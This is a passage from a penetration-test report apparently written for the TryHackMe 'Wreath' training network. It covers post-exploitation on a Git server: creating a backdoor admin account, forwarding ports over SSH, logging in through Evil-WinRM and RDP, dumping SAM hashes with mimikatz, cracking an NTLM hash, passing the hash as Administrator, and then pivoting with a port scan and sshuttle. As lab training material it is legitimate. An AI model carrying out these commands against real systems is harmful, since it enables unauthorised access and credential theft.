
The local user account was created as below.




```
PS C:\GitStack\gitphp> net user radwolfsdragon password /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators radwolfsdragon /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" radwolfsdragon /add
The command completed successfully.

PS C:\GitStack\gitphp> net user radwolfsdragon
User name                    radwolfsdragon
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
```

Through SSH local port forwarding, the created account was then tested for admin access using [`Evil-WinRM`].

```
$ sudo gem install evil-winrm
$ ssh -fN -i root_id_rsa -L 59850:10.200.79.150:5985
root@10.200.79.200
```




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ evil-winrm -u radwolfsdragon -p [redacted] -i 127.0.0.1 -P 59850

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\radwolfsdragon\Documents> █
```




```
*Evil-WinRM* PS C:\Users\radwolfsdragon\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type
============================================================= ============
====================
Everyone                                                      Well-known gr
fault, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known gr
BUILTIN\Users                                                 Alias
fault, Enabled group
BUILTIN\Administrators                                        Alias
BUILTIN\Remote Management Users                               Alias
```

Similarly, RDP admin access was tested using the `xfreerdp` RDP client.

```
$ ssh -fN -i root_id_rsa -L 33890:10.200.79.150:3389
root@10.200.79.200
```



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ xfreerdp +clipboard /u:radwolfsdragon [redacted] /cert:ignore /v:127.0.0.1 /port:33890 /dynamic-resolution /drive:/us
r/share/windows-resources,share-radwolfsdragon
[21:03:52:599] [4120:4121] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[21:03:52:599] [4120:4121] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
```



Server Manager


Try managing servers with Windows Admin Center

Windows Admin Center brings together new and familiar features in one browser-based app. It runs on a server or a PC, and there's no additional cost beyond your Windows licenses.

Get more info at aka.ms/WindowsAdminCenter

□ Don't show this message again


Using the shared directory `/usr/share/windows-resources` on the attack machine, mounted on `\\tsclient\share-radwolfsdragon\` on the git server, mimikatz was executed in the RDP session.



```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\kali\share-radwolfsdragon\mimikatz\x64\mimikatz.exe
The network path was not found.

C:\Windows\system32>\\tsclient\share-radwolfsdragon\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```


The various user password hashes were then dumped.

```
privilege::debug
token::elevate
lsadump::sam
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20178          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001916f8} 2 F 3204302     GIT-SERV\radwolfsdragon S-1-5-21-3335744492-1614955177-2693036043-1004
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 3255113     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz #
```

Using the hashes obtained, Thomas' password's NTLM hash was cracked using https://crackstation.net/.



https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


[redacted]

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
[redacted]	NTLM	[redacted]

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

To take advantage of Evil-WinRM's pass-the-hash capabilities, logging in as the `Administrator` user was effortlessly successful.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ evil-winrm -i 127.0.0.1 -P 59850 -u Administrator -H [redacted]

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```


3.3 Repurposed Server (wreath-pc)

3.3.1 Enumeration - I

Using the WinRM connection to the Git server, a port scan on the repurposed server (wreath-pc) was carried out using the Invoke-PortScan.ps1 Powershell script from Powershell-Empire. This was convenient since `Evil-WinRM` allows to import and use Powershell scripts on login without actually mounting them on the target's filesystem.

```
$ sudo apt install powershell-empire
$ evil-winrm -i 127.0.0.1 -P 59850 -u Administrator -H
<REDACTED USER HASH> -s /usr/share/powershell-empire/data/-
module_source/situational_awareness/network
```

For the sake of speed, only the top 50 most commonly open ports were scan for.




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> invoke-portscan -hosts 10.200.79.100 -topports 50


Hostname      : 10.200.79.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 21, 23...}
finishTime    : 6/29/2021 8:50:49 PM
```

From the scan results on the wreath-pc host (`10.200.79.100`), there were 2 TCP ports discovered to be open and accessible from the Git server; port 80 and port 3389. Like before, port 3389 ran an RDP service, which required credentials to access it successfully. Since such credentials were not in possession, the HTTP service on port 80 was investigated further instead.

3.3.2 Pivoting

In order to access port 80 on the wreath-pc from the Git server, a second pivot session was required. For this to work, a transparent tunnelling session was required to be set up on the external web server. Using `sshuttle`, this was possible since we already possessed SSH access to the web server, which is all that was required. This would allow for another pivoting session to be established, in order to access the wreath-pc from the git server using `chisel`.

First, the tunnel was set up using `sshuttle`.




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ sshuttle -r root@10.200.79.200 -x 10.200.79.200 --ssh-cmd "ssh -i root_id_rsa" 10.200.79.0/24
[local sudo] Password:
c : Connected to server.
```

